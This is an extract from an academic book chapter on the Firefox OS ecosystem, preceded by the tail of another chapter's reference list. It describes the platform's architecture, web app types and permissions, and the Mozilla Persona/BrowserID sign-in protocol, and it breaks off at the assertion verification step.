Mozilla. (n.d.). *Boot to gecko project website*. Retrieved from http://www.mozilla.org/en-US/b2g/

Niemegeers, I.G., & de Groot, S.M.H. (2002). From personal area networks to personal networks: A user oriented approach. *Wireless Personal Communications, 22*, 175–186. Retrieved fromhttp://dx.doi.org/10.1023/A:1019912421877

Open, I. D. (n.d.). *What is OpenId?* Retrieved from http://openid.net/get-an-openid/what-is-openid/

OWASP Foundation. (n.d.). *The open web application security project*. Retrieved from http://www.owasp.org/index.php/

Pruitt, J., & Adlin, T. (2006). *The persona lifecycle: Keeping people in mind throughout product design*. Amsterdam: Elsevier.

Sasse, M. A., Brostoff, S., & Weirich, D. (2001). Transforming the 'weakest link': A human-computer interaction approach to usable and effective security. *BT Technology Journal*, *19*, 122–131. doi:10.1023/A:1011902718709

Schneier, B. (2009). *Security versus usability*. Retrieved from http://www.schneier.com/blog/archives/2009/08/security_vs_usa.html

SHAMAN Project. (2002). *Deliverable 13, work package 3, November 2002*. Retrieved from http://www.isrc.rhul.ac.uk/shaman/docs/d13a3v1.pdf

UPnP Forum. (2011). *UPnP device protection service* (Technical report). Retrieved from http://upnp.org/specs/gw/deviceprotection1.w3c-widget

Webinos Consortium. (2011). *User expectations on security and privacy phase 1, February 2011*. Retrieved from http://Webinos.org/content/Webinos-User_Expectations_on_Security_and_Privacy_v1.pdf

Webinos Consortium. (2012a). *Phase 2 platform Specifications: Policy*. Retrieved from http://webinos.org

Webinos Consortium. (2012b). *Phase 2 API specification*. Retrieved from http://Webinos.org/blog/2012/09/24/Webinos-report-phase-ii-api-specifications

Webinos Consortium. (2012c). *The webinos project website*. Retrieved from http://Webinos.org/

Webinos Consortium. (2012d). *Updates on scenarios and use-cases*. Retrieved from http://www.webinos.org/wp-content/uploads/2012/06/D2.4-Updates-on-Scenarios-and-Use-Cases.public.pdf

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Whitten, A., & Tygar, J. D. (1999). Why Johnny can't encrypt: A usability evaluation of PGP 5.0. In *Proceedings of the 8th Conference on USENIX Security Symposium*, (pp. 169–184). Berkeley, CA: USENIX Association.

Wholesale Application Community. (2012). *WAC core specifications 2.1: Security and privacy*. Retrieved from http://specs.wacapps.net/core/

World Wide Web Consortium. (W3C). (2011, August 11). *XML digital signatures for widgets, W3C proposed recommendation*. Retrieved from http://www.w3.org/TR/2011/PR-widgets-digsig-20110811/

This research was previously published in Architectures and Protocols for Secure Information Technology Infrastructures edited by Antonio Ruiz-Martinez, Rafael Marin-Lopez, and Fernando Pereniguez-Garcia, pages 310-333, copyright year 2014 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 24
Firefox OS Ecosystem:
Ambitions and Limits of an Open Source Operating System for Mobile Devices

Ewa Janczukowicz
Orange Labs, France

Arnaud Braud
Orange Labs, France

Ahmed Bouabdallah
Institut Mines-Telecom, France

Stéphane Tuffin
Orange Labs, France

Jean-Marie Bonnin
Telecom Bretagne / IRISA, France

ABSTRACT

Firefox OS is an operating system for mobile devices. It is developed by Mozilla and is based on web technologies. Developed applications are therefore not tied to a given type of hardware. Mozilla works on standardisation of Web APIs, so that the device hardware could be accessed more easily. It also introduced its sign-in system for the Web and furthermore, it wants to redefine the way payments work for mobile applications. Firefox OS is not directly competing with Android and iOS, although it has some common target markets with Android. It could be an opportunity to weaken the iOS and Android duopoly. For now it targets users that don't have smartphones yet and is mostly used on low-end devices. The biggest challenge of Firefox OS is to assure a stable position in the mobile OS ecosystem and to get a large volume of users. Mozilla has an ambition to improve the web and make the web the platform. However developing the Firefox OS and ensuring its important place on the market is difficult because of technological and business limits that will be discussed in this chapter.

INTRODUCTION

Firefox OS is a new, emerging operating system that is developed for mobile devices such as smartphones and tablets, but there is also some ongoing work on smart TVs. It is developed by Mozilla as an open source solution that aims to be free from any proprietary technology. The aim of this chapter is to describe the Firefox OS environment. It gives a global view of the solution and also positions it relatively

DOI: 10.4018/978-1-5225-3422-8.ch024

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

to other players, i.e. OS, identity and payment providers. The research is mainly focused on Web Apps and Web APIs but also on Mozilla's solutions concerning identity and payment.

In the first section, the general Firefox OS environment is presented. The characteristics and motivations of target users are given. Also operating systems, which can compete with Firefox OS, are described. In the end of this section the architecture and the design of Firefox OS are presented.

The second section is devoted to Web Apps and Web APIs. Web Apps are applications that are built using web technologies, i.e. HTML5, JavaScript and CSS. Web APIs allow accessing devices hardware and data stored on a given device. Thanks to Web APIs, Web Apps can interact with the hardware by using JavaScript. In this section the history of Web Apps is presented. It is followed by a comparison of Web Apps and native applications. Later more details of different types of Web Apps are given. The process of creating and distributing these applications is presented. Finally, different types of Web APIs and corresponding security policies are listed.

The third section is focused on the identity solution introduced by Mozilla. Mozilla Persona (previously known as BrowserID) is an alternative to Google Login or Facebook Connect. It allows signing in by using any of user's existing e-mail addresses. In this section the sign-in process is presented and the BrowserID protocol used by Persona is described in detail. Also the reasons of Mozilla Persona could not get enough users are given.

The fourth section is devoted to the payment solution. Mozilla's strategy and business model are given and paid apps with a receipt protocol are described. Also in-app payments and mozpay technology are presented in detail, including the whole payment flow. The research presented in this chapter is valid for Firefox OS v.1.0, but the changes in the following versions are also discussed. Mozilla's payment model is still a work in progress and may completely change in the future. For now Mozilla decided going to depreciate mozpay and focus more on payment provider primitives.

In the end of the chapter the conclusions are given. The strengths of the system are presented, as well as recent failures of identity and payment solutions. Also the future improvements and investments are discussed.

FIREFOX OS ENVIRONMENT

Firefox OS (Mozilla Developer Network: Firefox OS, n.d.) is an operating system for mobile devices such as smartphones and tablets. It is developed by Mozilla but it aims to be free from any proprietary technology.

Firefox OS uses a Linux kernel and boots into a runtime engine that lets users run applications developed entirely using web technologies, like HTML5, JavaScript, CSS. Thanks to this solution, the entire user interface is a web application that is capable of launching other web apps, which are just web pages with enhanced services and access to device's hardware.

According to Mozilla evangelists, the founders of Firefox OS do not want it to compete with other actors, but it is supposed to improve the web in general, since for the Mozilla community the web is the platform (The Mozilla Blog, 2012). "Mozilla is dedicated to putting the power of the Web in people's hands, and Firefox OS frees consumers, developers, mobile providers and manufacturers from the limitations and restrictions of proprietary platforms," said Dr. Li Gong, Chief Operating Officer of Mozilla (The Mozilla Blog, 2014a).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

As a result Firefox OS is not directly competing with Android or iOS, although it has some common target markets with Android. With its low-end and mid-end offer it targets mostly emerging countries and does not plan to launch a high-end offer. The focus is given on volume of users and differentiation. Firefox OS creators want more and more users and to achieve that they offer affordable devices. There is even a $25 smartphone with Firefox OS (Shankland, 2014).

Devices, Manufacturers, Carriers and Customers

Creators of Firefox OS understand that no mobile OS can exist without a rich marketplace. In order to attract new users, marketplace needs to grow fast. That is why Mozilla wants to encourage developers to create web apps by offering them various advantages, like: simplicity, open standards, developed community. Also developers actively working on Firefox OS have a possibility of getting a phone for testing.

Building web apps for Firefox OS is simple, because only web technologies are used. Web apps are flexible and can be run across different platforms. Also Mozilla is working on a set of open standards, for example for accessing device's hardware, that will even more simplify the development process and will make web apps more universal. Firefox OS is not limited to one market place so there is no vendor controlled ecosystem. Developers may upload their apps to any marketplace or just distribute it from their websites. Firefox OS is also attractive because Mozilla has already an existing community of about 450 million of Firefox's desktop users.

Web technologies are easy to get familiar with for developers. In case of developing a simple web application there is even no SDK needed. It can help to grow the marketplace fast but it may also lead to a lot of low quality apps, built by semi-developers.

Mozilla, to offer developer phones, cooperates with Geeksphone that provides two phones created especially for developers (building apps, testing, etc.): Keon, Peak and the newest Revolution. Prices are not elevated although it is not easy to purchase those phones, since there are a lot of developers interested in them.

To enter the market Mozilla is cooperating with different manufacturers and carriers that help them to launch Firefox OS based phones. Cooperating manufacturers are: Alcatel, ZTE, Geeksphone, LG. Main cooperating carriers are (distributing Firefox OS with their mobile contracts): Deutsche Telekom and Telefonica. At first Mozilla launched Firefox OS phones in two countries: Spain and Poland. In Spain clients of Telefonica's low cost line (Movistar) could buy a ZTE Open device (69€ with 30€ of credit included) since July 2013. Also in July 2013 T-Mobile Poland offered the Alcatel One Touch Fire for 99€ or 0.23€ with a mobile contract (about 10€/month). Deutsche Telecom already sales Firefox OS devices in Germany and is planning to launch Firefox OS phones in two other countries: Hungary (Magyar Telekom) and Greece (Cosmote). There were also launches in 2013 in Latin America, e.g. Venezuela and Colombia.

So far all Firefox OS phones are low cost. The hardware and performances are limited, although it may be enough since target clients are users that purchase this phone as their first smartphone ever. They don't have a lot of expectations and they are not comparing the performances with high end devices. Also retail channels were planned in China, India and Africa. It is important to highlight that phones that Mozilla put on the market depend also on their partners and what they think they can sell in a given country.

Firefox OS targets a specific type of clients - people that don't have smartphones yet. That is why Mozilla's OS is offered on low cost phones with a very basic hardware. That is what it teamed up with SpreadTrum chipset maker in order to offer phones at an extremely competitive price - only $25 (The Mozilla Blog, 2014).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Competition

There are two operating systems that have a very strong presence on the market: iOS and Android. There is also Windows Phone that is trying to build its way. There is already quite a competition and except Firefox OS, there are other systems that are already under development. For this moment Firefox OS is the only one that was widely launched and that has already gained a certain amount of users, so it may be assumed that some of those customers will remain loyal to this brand.

Tizen (Tizen, n.d.)is an open source Linux based mobile OS created by Samsung and Intel. This OS offers a hybrid approach, which means using native application layer along with web technologies such as HTML5. Tizen was struggling with different rumors e.g. about abandoning the project. It also lost the support of DTT DoCoMo that was supposed to launch a Tizen device. Finally, there are plans to launch Samsung Z with Tizen in Russia in the second half of 2014. As a result the future of Tizen and its influence on Firefox OS are still not sure.

Ubuntu Touch is an open source mobile interface for Ubuntu created by Canonical. It also offers a hybrid approach: native applications (built in Qt) and web technologies (HTML5). It uses the same technologies as Ubuntu Desktop, what makes it different is that it provides a desktop experience when connected to an external monitor. Summer 2013 Canonical launched a crowd-funding project in order to collect money and build a smartphone dedicated to Ubuntu Touch. Even though it collected a significant amount of money, it was below their expectations. As for now there are plans to launch Ubuntu Touch phones in Spain from BQ and in China from Meizu (Trenholm, 2014).

Sailfish (Jolla, n.d.) is a Linux based mobile OS with a proprietary user interface. It is created by Jolla (ex-developers of Nokia's MeeGo). Cooperating carrier or manufacturers are not confirmed yet but the system can be run on Android hardware. It offers a rich hybrid technology and is available to run Android apps in addition to HTML5 and Qt. Jolla smartphones are currently available for 349€ and can be shipped in European Union.

Architecture and Design

Firefox OS is based completely on web technologies. The whole operating system is kind of a web browser that is able to launch other web applications. There are three main layers: Gaia, Gecko, Gonk. The simplified schema is presented on the Figure 1 that was based on Mozilla's security infrastructure (Mozilla Developer Network: Firefox OS security overview, n.d.)


Gaia (Mozilla Developer Network: Gaia, n.d.) is a user interface, so everything that appears on the screen after Firefox OS starts. Technologies used to develop Gaia are: JavaScript, HTML and CSS. It accesses lower levels by using Web APIs. As long as standard APIs are used, it is not important what kind of operating system is used below.

Gecko (Mozilla Developer Network: Gecko, n.d.) is the application runtime. It is the layer that provides framework for app execution. It implements HTML5, CSS and JavaScript, so its function is to read the web content and render it to user's screen. It also implements Web APIs used to access device's hardware.

Gonk (Mozilla Developer Network: Gonk, n.d.) is the lower lever operating system. It is just a very simple Linux distribution. It consists of a Linux Kernel, software libraries and hardware abstraction layer (HAL). Gecko can be run on other operating systems, although Mozilla has a full control over Gonk, so more interfaces can be exposed to Gecko.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 1. Firefox OS Architecture



Firefox OS (or Boot to Gecko, B2G as it was called before) can be built and installed on different mobile devices. There are some devices designed especially for Firefox OS. It can be also built on Linux or Mac and flashed to other supported devices, but this action will remove operating system currently installed. Unfortunately performances on devices that are not dedicated to Firefox OS are not perfect, but if it improves in the future it would allow installing Firefox OS on old devices, that are not efficient enough to run the newest Android versions. It is also possible to install Firefox OS as a desktop client, although no device APIs will be accessible. The fastest way to test a web app is to use a Firefox OS simulator that can be installed within Firefox browser.

The design of Firefox OS is not very different from interface that is known in Android or iOS. There is a typical home screen (in the middle) and the notifications/settings can be seen here when sliding down. The home screen contains also a research box allowing searching for an application: either installed locally either on the Internet. When sliding to the right, all installed applications can be seen.

WEB APPS AND WEB APIS

Firefox OS is aimed to be free from a proprietary technology so as an effect flexible and open. There should be no more device or vendor fragmentation. There is no need to develop apps for a specific hardware or operating system. All apps are supposed to be built once and run everywhere. It is possible thanks to Web Apps and Web APIs.

Web Apps are applications that are built using web technologies, like HTML5, JavaScript and CSS. They can run on any modern web browser, including those for desktops and mobiles devices (Mozilla Developer Network. App Center, n.d.).

Web APIs allow accessing devices hardware and data stored on this device. Thanks to them it is possible to develop web applications that interact with the hardware by using JavaScript. Mozilla is trying to make those APIs standard so there would be consistent APIs for all browsers no matter the operating system or device (Mozilla Developer Network. WebAPI, n.d.).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Focus on Web Apps

History of Web Apps: Problems of Innovative Ideas When Technology Is Not There Yet

The story of Web apps started in 2007. Apple launched its iPhone and wanted to have a full control over their technology. Apple didn't want to allow any third party native apps because they could cause devices crashes and as an effect ruin iPhone's reputation. That is why the company thought about Web apps that were defined as little programs that run inside the mobile browser.

As it was discussed by Bell (2011), Steve Jobs was enthusiastic about the idea: "The full Safari engine is inside of iPhone. And so, you can write amazing Web 2.0 and Ajax apps that look exactly and behave exactly like apps on the iPhone. And these apps can integrate perfectly with iPhone services. They can make a call, they can send an e-mail, they can look up a location on Google Maps. And guess what? There's no SDK that you need! You've got everything you need if you know how to write apps using the most modern web standards to write amazing apps for the iPhone today. So developers, we think we've got a very sweet story for you. You can begin building your iPhone apps today."

The result was not what Steve Jobs expected. The browser technology was not there yet. Built web apps needed to access wireless network all the time and didn't give enough control over the phone, meaning that they did not allow accessing device hardware. Users started "jailbreaking" their phones in order to install not official native apps that could be installed directly on the phone and run faster than Web apps. In order to discourage users from using unofficial applications, in 2008 Apple announced an official SDK for native apps and an App Store opening for business. Since then Apple gained a full control over all applications. It also has a significant revenue share thanks to its App Store policy for paid applications.

There were other attempts to use HTML5 to build different applications. Wooga a social network game and mobile development company tried to develop its game "Magic Land Island" in HTML5. They started working on it in 2011 but in June 2012 they stopped the development and released it as an open source project. The project was abandoned because the browser technology was not advanced enough and the app was not running smoothly, for example there were problems with updating and charging different levels. Although Philipp Moeser, co-founder and CTO at Wooga still believes in HTML technology and mentioned on the official Wooga site (2012): "We're very proud of the work we've done with HTML5 over the past year. With some of the most talented software engineers in the industry working on the project here at Wooga, we're confident that the community will find lots to learn within Pocket Island and use our experience to progress the technology even further. HTML5 certainly has the potential to be a complete game changer, but the technology isn't there yet".

Also Facebook abandoned the project of creating a Facebook app in HTML, because the app was to slow and not responsive enough. Mark Zuckerberg, the founder of Facebook became less optimistic about HTML5 technology: "We burnt two years, it was really painful. I think probably we'll look back and say it was one of the biggest mistakes, if not the biggest strategic mistake we've made. But, we're coming out of that now" (Fell, 2012).

There are also applications that prove that HTML5 and Web apps are worth investing in. An award-winning Financial Times Web app proves that web apps can be as good as native apps. Normally all apps that provide magazine subscriptions have to not only share their revenues with app stores but also let the app stores maintain all the data. Financial Time wanted to maintain total control over the subscription

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

pricing and subscriber data, so it decided to build a Web app that could be saved on a phone as a bookmark. The app was launched in 2011 and after a year over 1 million users switched to it from the native app. Mary Beth Christie, Product Director even said that most of the users don't see any performance difference: "We've had super positive response from users overall. But the experience is so close many people probably did not recognize the difference" (Jacobs, 2012).

Web Apps vs. Native Apps

Given the history, in some cases Web apps work well, but for certain types of applications the technology is not advanced enough. It is not possible to compare native apps to Web apps (Heilmann, 2012). Both types of apps have the same usage, although they behave in a completely different way. Native apps have better performances: they are faster and more responsive. On the other hand they are less flexible. They seem to be tied to the hardware and business models. Web apps are the opposite, they can be written once and deployed everywhere but it has its price: they are less optimized and slower.

There also exists a hybrid approach, for example by using a Phone Gap. Web apps can be encapsulated and run on different platforms. Of course this approach is also limited and influences the performances. PhoneGap (PhoneGap, n.d.) is an open source framework. It uses to bridge web applications and mobile devices. Thanks to this approach it is possible to build cross-platform applications by using HTML5, JavaScript and CSS.

Types of Applications/Web Content

There are two types of Firefox OS applications: hosted and packaged. Hosted apps are those that are run from a server at a given domain. Packaged apps are zip files containing all app assets (HTML, CSS, JavaScript files and app manifest).

Hosted apps can be run or installed from any website. It proves the fact that Firefox OS was designed to be open and free from any proprietary technology, so there is no app store and no restricted business model needed. Hosted apps can be divided into two types:

- Normal web content – normal websites that can be displayed in a mobile web browser. They cannot access to critical or sensitive functionalities of a device and all explicit permissions need to be requested at a runtime.
- Installed Web apps – they are pretty much the same thing as a normal web content. The main difference is that they can be installed on a device. Since no app store is used, there are no code reviews. Apps are installed from a website and there can be only one app by origin. All explicit permissions should be requested at runtime and the data usage intensions should be showed to the user. This is explained more in the section "App manifest".

Packaged apps are zip files containing all apps assets like HTML, CSS and JavaScript files. At first Mozilla wanted to implement only hosted apps but finally for security reasons they decided to implement packaged apps. It was the only way to sign applications and assure secure access to sensitive APIs. Depending on security and access levels there are three types of packaged apps:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Regular – it corresponds to hosted installed Web app. The only difference is that it is packed in a zip file and can be downloaded from an app store. It does not have access to any critical or sensitive functionalities of a device and all explicit permissions and data usage intensions have to be requested at runtime. It can be signed by marketplace but without any advanced code review or authentication process.
- Privileged – applications that are equivalent to a native app that can access sensitive functionalities of a device. For security reasons they require authentication and code review by a trusted store that also signs them cryptographically. All explicit permissions are requested at runtime and data usage intensions are showed to the user. Also Content Security Policy for preventing cross-site scripting attacks needs to be used.
- Certified – applications that can access critical functionalities of a device. It needs a high security level so an approval of carrier or OEM is necessary. All permissions are implicit and cannot be modified by a user. As for privileged apps Content Security Policy for preventing cross-site scripting attacks needs to be used.

App Manifest

When creating Web apps for Firefox OS, the important difference between a Web app and normal web content is that a Web app needs to have an app manifest. An app manifest is a JSON file providing important information about the app: version, name, description, and domains the app can be installed from. What is the most important it contains a list of Web APIs that an app wants to access with a description why a given privilege is needed – that allows user to consciously install an app. It needs to be hosted at the same origin as the app. Also there can be only one app per origin, because otherwise apps would be able to examine each other's local storage. The origin of an app is the protocol, domain and port of the URL – all together. It is shown in the following examples (Mozilla Developer Network. App manifest FAQ, n.d.). Each of the following URLs is a different origin:

- http://example.com
- http://example.com:8080 (different port)
- https://example.com (different protocol)

The following URLs are the same origin:

- http://example.com:80
- http://example.com
- http://example.com/drawingApp
- http://example.com/notesApp


App manifest after the installation is stored locally, so the device can check for unexpected changes in case for example application updates.

Creating a Web App

On the Figure 2 a flow of creating a Web app is presented.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 2. Web app creation



Firstly a developer may either create a completely new website or use an existing one. Later an app manifest for this app needs to be created. It can be checked via an online manifest checker. What makes a Web app different from a traditional website is that it can be installed – it is achieved by adding an Install/Update code to a website.

Secondly a developer should decide on what Web APIs he wants to use.

- If he uses only regular APIs he can either build a packaged app or a hosted app. If he decides to create a hosted app he can directly deploy it on his server or any publicly accessible Web server, for example GitHub. If he decides to build a packaged app he can post in on a Marketplace, it will be signed but no detailed code review will be performed.
- If he uses privileged APIs, he can only create a packaged app that is equivalent to a native app. The app will have to pass a code review (done by a trusted marketplace) before being signed and published on a marketplace.
- If he uses certified APIs, he needs to get an approval of OEM or Carrier. Certified apps are used for critical functions on a Firefox OS device. They also need to pass a detailed code review before being signed and published - usually they are preinstalled before they get to the final user.

Distribution Channels

Mozilla does not lock its users (clients or developers) into one marketplace or business models. It gives the possibility of creating different marketplaces. It is also possible to access or install Web apps directly from a website.

The Table 1 shows all possible distribution channels and the Web apps that they provide. It is shown that certified apps can be only preinstalled on the phone. It is done for the security reasons since they

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 1. Web apps distribution channels

Distribution channel	Certified	Privileged	Regular
Preinstalled on a phone	✓	✓	✓
Official Mozilla Marketplace - Firefox OS - Firefox Browser - Firefox Aurora for Android	✗	✓	✓
3rd party marketplace approved by Mozilla	✗	✓	✓
3rd party marketplace not approved by Mozilla	✗	✗	✓
Website	✗	✗	✓

access critical services. However for security reasons privileged apps can be only installed from Mozilla approved marketplaces (Firefox OS Marketplace or Mozilla's partners' stores). For the moment it is not clear how one can become an approved marketplace. Since Mozilla controls all APIs, it decides also about who can access it. To access more privileged APIs an institution would have to individually contact Mozilla in order to become an authorized partner.

Currently there are over thousands apps on the Firefox Marketplace but this number is increasing every day.

Focus on Web APIs

Mozilla makes a big effort in order to standardize Web APIs. Thanks to those APIs, mobile applications would no longer be built for specific devices but for HTML5 in general. As a result, apps will be built once and run everywhere. There will be no more device fragmentation. HTML5 application will be able to access hardware or data storage directly by using JavaScript.

Types of Web APIs

As it was mentioned in previous chapters there are different types of Web APIs with corresponding security levels. Regular APIs can be accessed without any restrictions. Privileged APIs are reserved for packaged Web apps and require a code review and signature by a trusted app store. Certified apps are reserved for packaged Web apps and require an approval of OEM or carrier, a code review and a signature – those are apps that need to be preinstalled on a device.

As it was explained in the chapter before, there are different security policies. Permissions may be explicitly or implicitly granted. Explicitly granted permissions are for regular and privileged APIs. They are enumerated and described in the manifest and require a user consent at a runtime. They can be modified via the permission manager. That is an advantage comparing to native apps where changing permissions is more complicated, however it is still under development and may change in the future. Implicitly granted permissions are reserved for certified APIs. They are also enumerated in the manifest although they are granted without even prompting the user. User can inspect them but he cannot modify them.

WebAPI wiki (Mozilla Wiki: WebAPI, n.d.) gives a list of all available APIs. APIs names are quite self-explanatory. Most of them allow accessing devices hardware (Vibration API, Battery Status API), devices storage (Device Storage API) or network functionalities (Mobile Connection API, TCP Socket

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

API). There are some APIs that give developers interesting features. For example Push Notifications allow apps to be woken up when receiving notifications. Mozilla also implements WebActivities that are similar to Google's Web Intents. WebActivities allow inter-app communication and delegating an activity to another application (Mozilla Wiki: WebActivities, n.d.). As it is shown in wiki (Mozilla Wiki: WebAPI, n.d.) APIs are still a work in progress, but most of them can be already tested by developers.

IDENTITY

Mozilla introduced its sign-in system for the Web. Mozilla Persona (Mozilla Persona, n.d.), previously known as browserID, is an alternative to Google Login or Facebook Connect. It is the easy way to sign-in by using any of user's existing e-mail addresses. It is a big advantage because e-mail is already a fully-distributed system and probably every person surfing the Internet has an e-mail address. E-mail address can be also verified independently, without the participation of an e-mail provider.

Persona makes adding authentication features much easier for the developers, since implementing it requires very little code and there are some libraries already provided. It also has multiple advantages for users, like more control over information they share. The user should be given a simple one-click experience with the least amount of confirmation messages. There is no need of site-specific passwords or registration. It also allows users to manage their different e-mail addresses and to keep their identities separate (for example possibility of having different identity for professional and private usage). The whole authentication is done only by e-mail address, identity provider does not need any additional information (like phone number for OpenID) and it is not aware of user's identity. Mozilla Persona implements BrowserID Protocol. It also supports Gmail and Yahoo addresses by using the identity bridging.

There exist different identity APIs. The ones that are widely used are Facebook Connect and Google + Sign-in. Facebook Connect uses OAuth 2.0 (RFC 6749, 2012) protocol, whereas Google+ Sign-in uses OpenID Connect (OpenID, n.d.) that is an identity layer on top of the OAuth 2.0. The Table 2 gives the comparison of this APIs.

There are several identity providers that dominate the market, i.e. Facebook and Google. They use respectively OAuth 2.0 and OpenID Connect. OAuth 2.0 is an open standard but it is considered as complex, however it may be simplified with OpenID Connect. Their disadvantage is the lack of interoperability since not all possible flows were covered when designing this protocol. However they allow authorization and authentication, meaning that these solutions also involve social functionalities and can authorize accessing social network data. Anyone that wishes to use them needs to have a specific account with a given identity provider. As a result the identity provider can track user's actions. Also developers are restricted. Each developer that wants to implement this login service needs to register with the provider of identity in order to receive special IDs for each developed application.

As it can be seen based on the above table Persona is a universal login system that is meant to be distributed and simple in use. Different possible flows were taken under consideration. It allows authentication, but not authorization. Ideally any domain (any e-mail provider) that can assure user's identity, by issuing compatible and trusted certificates, can become an identity provider. User can use just his e-mail address and choose an identity provider he wants (by choosing a given e-mail). Any e-mail address can be used, as it is supposed to be a widely adopted identifier. In case of a domain (e-mail provider) that does not support Persona, the fallback (Persona Identity Provider) is used. This fallback is the system that uses e-mail verification questions to assure that a given user is an owner of the e-mail address that

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 2. Comparison of identity solutions and their APIs

Identity Platform	Facebook Connect	Google+ Sing-in	Mozilla Persona
Identity Provider	*Facebook*	*Google*	*Planned - any domain that can issue a trusted certificate Now – Persona Identity Provider (fallback)*
Protocol	*OAuth 2.0*	*OpenID Connect on OAuth 2.0*	*Browser ID*
Authentication element	*Facebook credentials*	*Google+ credentials*	*Any e-mail address*
Authentication mechanism	*Access token*	*Access token*	*Certificates, public/private keys stored in the browser*
Developer requirements	*Use Facebook SDK or manually build a login flow. Register the website as an app and get an app id.*	*Use Google+ Sign-in button or Google or 3rd party libraries. Register the app at the Google Cloud Console and create a client id for each app.*	*No specific requirements, there is a JavaScript library and verification services are provided by Mozilla*
Client Requirements	*Facebook Login*	*Google login*	*Any e-mail address*
Functionalities	*Authentication and authorization*	*Authentication and authorization*	*Authentication*
User traceability	*Identity Provider can track user's actions*	*Identity Provider can track user's actions*	*Identity Provider cannot track user's actions*

he provides; it is presented on the Figure 4. Mozilla does not stock any data on their servers and there is no user tracking performed. Developers do not need to register or use any special SDK, integration possible with just few lines of code.


Sign in process

The sign in process depends on what e-mail provider a given user has. If a user has a Gmail or Yahoo account, Persona uses the identity bridging. Instead of using a mechanism such as sending confirmation e-mails, Persona verifies user's identity by using e-mail provider's existing OpenID or OAuth gateway (Identity at Mozilla, 2013). As a result, the user has no additional action to do. He just needs to confirm that he wants to use his e-mail account for Persona. Of course if the e-mail session is closed he needs to login. The process is presented on the Figure 3.

If the user uses an e-mail provider, which does not support Persona, e-mail verification is necessary. So whenever the user wants to add a new e-mail address, a verification e-mail is sent to it, and the user needs to click on a link in the received message. The process is presented on the Figure 4.


After first verification, e-mail addresses are accessible whenever the user logs into Persona by using any of them. When a user wants to log into a given service he can pick one of his e-mail addresses.

Figure 3. Persona sign in - identity bridging



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 4. Persona sign in - any e-mail provider



BrowserID Protocol

BrowserID (GitHub, Browser ID, n.d.) is a universal login system. It does not require e-mail providers to support it, so the whole system is more flexible and open. It uses an identity authority that maintains a list of e-mail addresses previously verified – it proves user's control of an e-mail address to a given website. The identity is verified locally, without giving any information to third parties. The identity provider cannot track user's activity thanks to a certification system.

Persona implements BrowserID protocol to authenticate a user. E-mail addresses are used as identities. Any e-mail may be used even if it is not managed by a trusted site that proves users' identity for a given website. Protocol overview website (Mozilla Developer Network: Protocol Overview, n.d.) describes three principal actors:

- Users that want to sign in using persona,
- Relying Parties (RPs) – websites that allow users signing in by using Persona,
- Identity Providers (IdPs) – domains that can assure users' identity by issuing Persona-compatible certificates. Those domains are not necessarily certificate authorities.

  There are three essential steps in the sign in process:
- User certificate provisioning,
- Assertion Generation,
- Assertion Verification.

Sign in Flow

The whole flow is presented on the Figure 5.

User Certificate Provisioning (1)


In order to sign into a website, a user needs to prove that he is the owner of the e-mail address that he uses to sign in. As a result a cryptographically signed certificate is created by an IdP. Standard public key cryptography is used.

User's certificate contains: e-mail address, user's public key for a given e-mail address, issuing and expiration time of the certificate, IdP's domain name. The certificate is signed by the IdPs private key.

Since any user can use several e-mail addressed within his Persona account, there is a different keypair generated for each of them. The certificate needs to be regenerated whenever it expires or whenever the user changes browser or computer.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 5. BrowserID Protocol - sign in flow



To obtain a new certificate, the browser goes to /.well-known/browserid and gets a support document from the identity's domain. It fetches it over SSL in order to assure the security. This document is a JSON file. If a domain acts also as IdP that file contains: domains public key, authentication URL (page allowing users to log on) and provisioning URL (page for certifying user's identity). If it delegates the authentication to another domain the file should additionally contain an authority entry.

/.well-known/browserid file is shown on the below example (Mozilla Developer Network:.well-known-browserid, n.d.):

```
{
"public-key": {
"algorithm":"RS",
"n": "82….",
"e": "65537"},
"authentication": "/browserid/sign_in.html",
"provisioning": "browserid/provision.html"
}
```

The browser uses the provisioning URL and loads it in an invisible IFRAME. By doing that, it delivers to this URL any cookies previously set and it makes available for JavaScript code any local storage corresponding to the given origin. Thanks to this data, the script determines if a user is properly authenticated.

- If the user is properly authenticated – browser generates a keypair for the e-mail used for signing in.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- If the user is not authenticated – the authentication URL is loaded and user can authenticate within the domain. When the authentication is finished successfully, the browser generates a keypair for the e-mail used for signing in.

Later the browser passes the user's e-mail address and its public key to the IdP in order to receive a signed certificate. The IdP creates and signs a user certificate and sends it to the user's browser.

Assertion Generation (2)

The user certificate provisioning step allowed proving the link between an e-mail address and a public key. The next step is to prove that the user is the owner of a corresponding private key. An identity assertion is created. It contains the origin of the relying party that the user wants to sign in to and its expiration time (usually several minutes). This document is signed by the browser with the private key corresponding to the e-mail used for signing in. The user certificate and signed assertion are sent to the relying party for verification.

Assertion Verification (3)

